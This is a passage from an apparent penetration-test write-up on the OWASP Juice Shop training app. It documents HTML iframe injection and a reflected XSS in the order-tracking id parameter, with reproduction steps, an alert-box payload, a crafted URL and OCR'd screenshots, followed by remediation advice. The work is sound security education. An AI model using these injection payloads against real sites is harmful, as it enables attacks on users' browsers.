
olor=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>

3. Press Enter or click the search icon.

4. Observe the SoundCloud player being embedded and potentially auto-playing on the page.

- **Proof of Concept (PoC):**
  - **Payload Used:** <iframe width="100%" height="166" ... src="https://w.soundcloud.com/player/..."></iframe>
  - **Screenshot(s):**





- **Impact:**
    - Website defacement, embedding of untrusted or malicious third-party content, potential for phishing if crafted cleverly, annoyance to users (e.g., auto-playing media).
- **Root Cause (Conceptual):**
    - Lack of strict input validation and sanitization allows embedding of HTML tags like <iframe>. URL validation for embedded sources is missing.
- **Remediation / How to Fix:**
    - Implement strict input sanitization to disallow potentially harmful tags like <iframe>, <script>, etc., or only allow a known-safe subset of HTML.
    - Validate URLs for any embedding features to ensure they originate from trusted sources only.
    - Utilize a strong Content Security Policy (CSP) to restrict where content can be loaded from.
- **Relevant OWASP Resource:** OWASP Cross Site Scripting Prevention Cheat Sheet, OWASP Input Validation Cheat Sheet
- **Tools Used:**
    - Manual Browser Testing

Vulnerability: Reflected Cross-Site Scripting (Order Tracking ID)

- **Juice Shop Challenge:** Reflected XSS Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ☆☆☆☆
- **Location/URL:**
    - /track-result page (Order Tracking)
    - URL Parameter: id
- **Parameter/Input Field:** id URL parameter
- **Description:**
    - A reflected XSS vulnerability exists on the order tracking page. Malicious script payload injected into the id URL parameter is reflected unsafely in the server's response, causing it to execute in the browser of the user visiting the crafted URL.

- **Steps to Reproduce (STR):**

1. Add any product to the basket and complete the checkout process (address, delivery, payment).

2. After placing the order and viewing the summary, navigate to the "Track Orders" section or directly access the tracking link.


3. Identify the URL, which will look similar to .../#/track-result?id=ABCXYZ.


4. Modify the URL by appending an XSS payload to the id parameter, e.g., .../#/track-result?id=<iframe src="javascript:alert('xss')">.


5. Load the modified URL in the browser.


6. Observe the JavaScript alert box.


- **Proof of Concept (PoC):**
    - **Payload Used:** <iframe src="javascript:alert('xss')"> (appended to the value of the id parameter)
    - **Crafted URL:** https://[JUICE_SHOP_URL]/#/track-result?id=<iframe src="javascript:alert('xss')">
    - **Screenshot(s):**






Home
Debian 10.x 64-bit
OWASP Juice Shop
localhost:3000/#/basket
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
The server has been restarted. Your previous hacking progress has been restored automatically.
You now have to manually restart the application to start over!
Your Basket (admin@juice-sh.op)
Banana Juice (1000ml)
1
1.99¤
Total Price: 1.99¤
Checkout
You will gain 0 Bonus Points from this order!
mouse pointer inside or press Ctrl+G.



Home
Debian 10.x 64-bit
OWASP Juice Shop
localhost:3000/#/address/select
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
The server has been restarted. Your previous hacking progress has been restored automatically.
You now have to manually restart the application to start over!
Select an address
Administrator
0815 Test Street, Test, Test, 4711
Test
+ Add New Address
Continue



Home
Debian 10.x 64-bit
OWASP Juice Shop
localhost:3000/#/delivery-method
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
The server has been restarted. Your previous hacking progress has been restored automatically.
You now have to manually restart the application to start over!
Delivery Address
Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890
Choose a delivery speed
Price
Expected Delivery
One Day Delivery
0.99¤
1 Days
Fast Delivery
0.50¤
3 Days
Standard Delivery
0.00¤
5 Days
Back
Continue



Home
Debian 10.x 64-bit
OWASP Juice Shop
localhost:3000/#/payment/shop
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account Your Basket EN
The server has been restarted. Your previous hacking progress has been restored automatically.
You now have to manually restart the application to start over!
My Payment Options
**********4368 Administrator 2/2081
**********8108 Administrator 4/2086
Add new card
Add a credit or debit card
Pay using wallet
Wallet Balance 0.00
Add a coupon
Add a coupon code to receive discounts
Other payment options
Back
You can review this order before it is finalized.
Continue


Home
Debian 10.x 64-bit
OWASP Juice Shop
localhost:3000/#/order-summary
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account Your Basket EN
The server has been restarted. Your previous hacking progress has been restored automatically.
You now have to manually restart the application to start over!
Delivery Address
Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890
Payment Method
Card ending in 4368
Card Holder
Administrator
Your Basket (admin@juice-sh.op)
Banana Juice (1000ml) 1 1.99¤
Order Summary
Items 1.99¤
Delivery 0.99¤
Promotion 0.00¤
Total Price 2.98¤
Place your order and pay
You will gain 0 Bonus Points from this order!


OWASP Juice Shop
localhost:3000/#/order-completion/5267-0989c675646c4d0d
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account Your Basket EN
The server has been restarted. Your previous hacking progress has been restored automatically.
You now have to manually restart the application to start over!
Thank you for your purchase!
Your order has been placed and is being processed. You can check for status updates on our Track Orders page.
Your order will be delivered in 1 days.
Delivery Address
Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890
Order Summary
Product Price Quantity Total Price
Banana Juice (1000ml) 1.99¤ 1 1.99¤
Items 1.99¤
Delivery 0.99¤
Promotion 0.00¤
Total Price 2.98¤
You have gained 0 Bonus Points from this order!


Home
Debian 10.x 64-bit
OWASP Juice Shop
localhost:3000/#/track-result/new?id=5267-0989c675646c4d0d
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account Your Basket EN
The server has been restarted: Your previous hacking progress has been restored automatically.
Search Results - 5267-0989c675646c4d0d
Expected Delivery
1 Days
Ordered products
Product Price Quantity Total Price
Banana Juice (1000ml) 1.99¤ 1 1.99¤
Bonus Points Earned: 0
(The bonus points from this order will be added 1:1 to your wallet ¤-fund for future purchases!)


Home
Debian 10.x 64-bit
OWASP Juice Shop
localhost:3000/#/track-result/new?id=<iframe src="javascript:alert(`xss`)">
OWASP Juice Shop — http://localhost:3000/#/track-result/new?id=<iframe src="javascript:alert(`xss`)">
Firefox Suggest
OWASP Juice Shop — http://localhost:3000/#/track-result/new?id=<iframe src="javascript:alert(`xss`)">
This time, search with:
Search Results - 5267-0989c675646c4d0d
Expected Delivery
1 Days
Ordered products
Product Price Quantity Total Price
